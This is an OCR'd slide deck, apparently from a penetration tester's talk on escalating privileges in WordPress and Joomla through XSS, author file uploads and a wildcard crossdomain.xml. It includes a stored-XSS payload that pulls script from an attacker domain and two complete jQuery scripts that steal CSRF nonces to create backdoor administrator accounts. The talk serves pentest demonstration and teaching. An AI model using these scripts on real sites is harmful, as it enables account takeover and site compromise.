Escalating privileges on common webapps

or

impressing your clients with xss and stuff

whoami?

- Sandro Gauci / EnableSecurity
- Freelance pentester
- SIPVicious / VOIPPACK
- wafw00f and surfjack

What is this about?

- Penetration Testing & client-side issues
- Your job is to find security bugs and demonstrate them
- Finding some typical vulnerabilities is easy
- Demonstrating them may not be
- But is useful if you want your client to act

However ...

- as pentester you have a limited time
- perfecting an exploit takes time
- making your life easier with useful payloads
- useful for both pentesters and their clients
- note: I am not saying anything new
- keyword: same origin policy


IT'S NOT
A BUG,
IT'S A
FEATURE.

Your boring report

information, cookie and keystrokes.

Impact

As a result of exploiting this vulnerability I was able to gain access to the "administrator" area. This means that customer information, passwords and so on could be disclosed through this vulnerability.


How to Reproduce

To reproduce this issue the attacker needs to at least have access to a customer account. It is understood that attackers can obtain this through various ways for example by guessing credentials or by stealing this using malware. The attacker then follows these procedures:


- Clicks on "edit my account details"
- Changes the company name to: [illegible]" '><script src='//mydomain[illegible]/'></script>
- Waits until the victim administrative user views his account or emails support so that someone checks his account

When the victim "administrator" user views his account while using the "administrator" site, the above HTML is rendered and the web browser loads JavaScript from my "malicious" website mydomain.

The following screenshot shows how the attacker's screen looks like:



Should look (a bit) more like this



Weak password, upload privileges

- Passwords are still your number one security feature ...
- ... and weakness!
- Found a user with a weak password?
- !! ..
- It is not that easy (but not that hard either)

192.168.1.100/wordpress/wp-admin/index.php

Google

Company blog | New | Howdy, someauthor

Dashboard

Posts

Media

Comments

Profile

Tools

Collapse menu

WordPress 3.3.2 is available! Please notify the site administrator.

Screen Options | Help

Dashboard

Right Now

Content		Discussion	
1	Post	1	Comment
1	Page	1	Approved
1	Category	0	Pending
0	Tags	0	Spam

Theme **Twenty Eleven** with **6 Widgets**

You are using **WordPress 3.3.1**.

QuickPress

Title

Upload/Insert

Content

Tags

Save Draft | Reset | Publish

Incoming Links

This dashboard widget queries Google Blog Search so that when another blog links to your site it will show up here. It has found no incoming links… yet. It's okay — there is no rush.

Recent Drafts

There are no drafts at the moment

WordPress Blog

WordPress 3.3.2 (and WordPress 3.4 Beta 3) April 20, 2012

WordPress 3.3.2 is available now and is a security update for all previous versions. Three external libraries included in WordPress received security updates: Plupload (version 1.5.4), which WordPress uses for uploading media. SWFUpload, which WordPress previously used for uploading media, and may still be in use by plugins. SWFObject, which WordPress previo […]

wordpress user permissions*

- Super Admin - Someone with access to the blog network administration features controlling the entire network
- Administrator - Somebody who has access to all the administration features
- Editor - Somebody who can publish and manage posts and pages as well as manage other users' posts, etc.
- Author - Somebody who can publish and manage their own posts
- Contributor - Somebody who can write and manage their posts but not publish them
- Subscriber - Somebody who can only manage their profile

* http://codex.wordpress.org/Roles_and_Capabilities

Author permissions

- Can upload files
- Limited list of file types / extensions
- HTML files are allowed :-)
- Other file types of interest: swf, pdf & exe
- some social engineering involved to avoid pissing off your client
  (but nothing far fetched or that X-hax0r team wouldn't do ;-))

demo

WinXPSP3 - VMware Workstation
File Edit View VM Tabs Help
Dashboard ‹ Company blog —
webappdemo.obscure.ws/wordpress/wp-admin/index.php
Company blog 1 New Howdy, admin
Dashboard
Home
Updates 1
Posts
Media
Links
Pages
Comments
Appearance
Plugins
Users
Tools
Settings
Collapse menu
WordPress 3.3.2 is available! Please update now.
Screen Options Help
Dashboard
Dismiss
WordPress
Version 3.3.1
Welcome to your new WordPress site!
If you need help getting started, check out our documentation on First Steps with WordPress. If you'd rather dive right in, here are a few things most people do first when they set up a new WordPress site. If you need help, use the Help tabs in the upper right corner to get information on how to use your current screen and where to go for more assistance.
Basic Settings
Here are a few easy things you can do to get your feet wet. Make sure to click Save on each Settings screen.
Choose your privacy setting
Select your tagline and time zone
Turn comments on or off
Fill in your profile
Add Real Content
Check out the sample page & post editors to see how it all works, then delete the default content and write your own!
View the sample page and post
Delete the sample page and post
Create an About Me page
Write your first post
Customize Your Site
Use the current theme — Twenty Eleven — or choose a new one. If you stick with Twenty Eleven, here are a few ways to make your site look unique.
Choose light or dark
Set a background color
Select a new header image
Add some widgets
Already know what you're doing? Dismiss this message.
Right Now
Content
1 Post
1 Page
Discussion
1 Comment
1 Approved
0 Pending
QuickPress
Title
Upload/Insert
Content
webappdemo.obscure.ws/wordpress/wp-admin/index.php
start
Dashboard ‹ Compan...
Skype™ - victoradmin99
enablesecurity
5:40 PM
Pentest ma...
WinXPSP3

What did that html just do?

- Force the admin's browser to:
  - read all parameters passed in the POST request
  - including _wpnonce
  - create a new user with the nonce
- i.e. defeat CSRF protection through "XSS"

```
usernewpage = '/blog/wp-admin/user-new.php';
username = 'backdooradmin';
passwd = 'someverylongpassword';
email = 'backdooradmin@example.org'
$(document).ready(function(){
   $.get(usernewpage, function(data)
         {
            nonce=$(data).find('#_wpnonce_create-user').attr("value");
            referer=$(data).find('#_wp_http_referer').attr("value");
            $.post(usernewpage,
                  {
                     'action': "createuser",
                     '_wpnonce_create-user':nonce,
                     '_wp_http_referer':referer,
                     'user_login':username,
                     'email':email,
                     'first_name':'',
                     'last_name':'',
                     'url':'',
                     'pass1':passwd,
                     'pass2':passwd,
                     'role':'administrator',
                     'createuser':'Add+New+User+'
                  }
                  );
         });

});
```

same thing for Joomla

```
userspage = '/administrator/index.php?option=com_users&view=user&layout=edit';
name = 'backdooruser';
username = 'backdooruser';
email = 'test@enablesecurity.com';
passwd = 'test123';
$(document).ready(function(){
   $.get(userspage, function(data)
          {
             form=$(data).find('form#user-form');
                          formurl = form.attr('action')
                          form.find('input#jform_name').val(name);
                          form.find('input#jform_username').val(username);
                          form.find('input#jform_email').val(email);
                          form.find('input#jform_password').val(passwd);
                          form.find('input#jform_password2').val(passwd);
                          form.find('input[name=jform\\[groups\\]\\[\\]]').val('8');
                          form.find('input[name="task"]').val('user.apply');
          formdata = form.serialize();
          $.post(formurl, formdata);
          });
});
```

Crossdomain.xml and the Wildcard


webappdemo/crossdomain.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
– <cross-domain-policy xsi:noNamespaceSchemaLocation="http://www.adobe.com/xml/schemas/PolicyFile.xsd">
    <allow-access-from domain="*"/>
  </cross-domain-policy>
```

- Your fav webapp scanner is screaming crossdomain.xml
- How do you demonstrate the vulnerability?

demo


WinXPSP3 - VMware Workstation
File Edit View VM Tabs Help
Dashboard ‹ Company blog —
webappdemo.obscure.ws/wordpress/wp-admin/index.php
Company blog 1 New
Howdy, admin
Dashboard
Home
Updates 1
Posts
Media
Links
Pages
Comments
Appearance
Plugins
Users
Tools
Settings
